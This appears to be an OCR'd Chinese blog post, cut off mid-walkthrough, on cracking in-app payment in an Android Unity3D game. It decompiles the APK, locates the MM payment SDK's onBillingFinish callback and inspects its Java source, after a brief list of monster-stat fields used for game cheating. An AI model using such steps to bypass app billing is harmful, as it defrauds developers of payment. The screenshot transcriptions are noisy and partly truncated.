get_m_AttackRandInterval() : Single ’取怪物攻速
get_HitRate() : Int32 ’取怪物命中率
set_HitRate(Int32) : Void ’置怪物命中率
get_MonsterLevel() : Int32 取怪物等级 1，不影响血量
initmonster 初始化怪物（改血有效）

STR　　力量 = 物攻 + 护甲
INT　　智力 = 抗性
LUK　　运气 = 合成物品成功率
Dodge　暴击率
AGI　　敏捷 = 闪避等级 +闪避率
VIT　　体质 = 血+暴击
Hitrate 命中

以上是我个人分析以后找到的各类数据。

修改方式与改血相同。不懂得的可以评论。

然后尽情的蹂躏伊甸吧。

2014.09.09 Sarkozy

http://blog.csdn.net/sarkozy2014/article/details/39161099

游戏中的 U3D 付费模式分析


转载请把我博客地址带上：http://blog.csdn.net/sarkozy2014。么么哒

今天 xx 游戏的时候发现一款在 U3D 中的支付验证


原软件地址：http://www.yxdown.com/shouji/82887.html

工具：apkide、reflector


开始了：


APK改之理 3.1.0.0
项目(P) 编辑(E) 编译(B) ADB 视图(V) 工具(T) 皮肤(S) 参考(R) 帮助(H)
utf-8
项目
诸神之剑
Ver:1.01(1)
Package:com.juxiang.game(
com.juxiang.game01
AndroidManifest.xml
apktool.yml
assets
lib
original
res
smali
com
mm
unknown
Start.java
/**
* @author 鳗驼螺(mandarava)
* 2011-2013
**/
public class ApkIDE
{
public String 软件名称="APK改之理";
public String 软件类型="免费软件";
public String 软件别名="APK IDE";
public String 程序开发="鳗驼螺(Mandarava)";
public String 联系邮箱="mandarava@yeah.net";
public String 新浪微博="http://weibo.com/apktool"
public String 官方网站="http://www.xiaomiren.net/
public String 版权信息="版权所有(C)2011-2013, 保
public String 软件简介="一个可视化的、易用的、快
public String 一个提示="按住Ctrl键，右键单击左侧
public String 更多信息="http://www.xiaomiren.net/
public String 感谢信息="ApkTool,Dex2jar,JD-GUI,JF
}
输出
> 正在反编译Apk... - 成功!
> 正在将dex转成jar... - 成功!
> .smali输出目录: C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\com.juxi
> .class输出目录: C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Worksrc\com.ju
搜索和替换
搜索内容
替换内容
搜索范围
整个项目
支持搜索的文件类型
.smali|.xml|.html|.htm|.txt
匹配大小写
全字匹配
使用正则表达式
包括子文件夹
搜索全部
替换全部

从 smali 文件夹中发现了一个 MM 文件夹，这是典型的移动支付接口。遇到这个直接搜 onbillingfinish 即可，搜索结果如下图：


APK改之理 3.1.0.0
项目(P) 编辑(E) 编译(B) ADB 视图(V) 工具(T) 皮肤(S) 参考(R) 帮助(H)
utf-8
项目
诸神之剑
Ver:1.01(1)
Package:com.juxiang.game(
com.juxiang.game01
AndroidManifest.xml
apktool.yml
assets
lib
original
res
smali
com
mm
org
safiap
unknown
Start.java
/**
* @author 鳗驼螺(mandarava)
* 2011-2013
**/
public class ApkIDE
{
public String 软件名称="APK改之理";
public String 软件类型="免费软件";
public String 软件别名="APK IDE";
public String 程序开发="鳗驼螺(Mandarava)";
public String 联系邮箱="mandarava@yeah.net";
public String 新浪微博="http://weibo.com/apktool"
public String 官方网站="http://www.xiaomiren.net/
public String 版权信息="版权所有(C)2011-2013, 保
public String 软件简介="一个可视化的、易用的、快
public String 一个提示="按住Ctrl键，右键单击左侧
public String 更多信息="http://www.xiaomiren.net/
public String 感谢信息="ApkTool,Dex2jar,JD-GUI,JF
}
搜索结果
onbillingfinish
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\com.juxiang.
LINE 187:.method publiconBillingFinish(ILjava/util/HashMap;)
LINE 194: const-string v0, "onBillingFinish"
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\com.juxiang.
LINE 89: invoke-interface {v0, v1, v2}, Lmm/purchasesdk/OnI
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\com.juxiang.
LINE 30:.method public abstractonBillingFinish(ILjava/util/H
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\com.juxiang.
搜索和替换
搜索内容
onbillingfinish
替换内容
搜索范围
整个项目
支持搜索的文件类型
.smali|.xml|.html|.htm|.txt
匹配大小写
全字匹配
使用正则表达式
包括子文件夹
搜索全部
替换全部

箭头所指为本次搜索结果中唯一一个 method。我们来查看他的 java 源码：


Java Decompi 37 mIAPListener.class
File Edit Navigate Search Help
com.juxiang.game01
com
ccit.mmwlan
chinaMobile
juxiang.game01
UnityActivity
mmAPI
mmIAPListener
umeng
unity3d.player
mm.purchasesdk
org.fmod
safiap.framework
mmIAPListener.class
public void onBeforeApply()
{
sendMsgToUnity("onBeforeApply", new String[0]);
}
public void onBeforeDownload()
{
sendMsgToUnity("onBeforeDownload", new String[0]);
}
public void onBillingFinish(int paramInt, HashMap paramHashMap)
{
String[] arrayOfString = new String[2];
arrayOfString[0] = String.valueOf(paramInt);
arrayOfString[1] = paramHashMap.toString();
sendMsgToUnity("onBillingFinish", arrayOfString);
}
public void onInitFinish(int paramInt)
{
String[] arrayOfString = new String[1];
arrayOfString[0] = String.valueOf(paramInt);
sendMsgToUnity("onInitFinish", arrayOfString);
}
public void onQueryFinish(int paramInt, HashMap paramHashMap)
{
String[] arrayOfString = new String[2];
arrayOfString[0] = String.valueOf(paramInt);
arrayOfString[1] = paramHashMap.toString();
sendMsgToUnity("onQueryFinish", arrayOfString);
}

方框中我们看到了，这个 onbillingfinish 没有任何的判断，难道我们找错了吗？可是这个 onbillingfinish 就这一个方法啊！仔细看图中红色方框处，发现了一行命令：

sendMsgToUnity("onBillingFinish", arrayOfString);

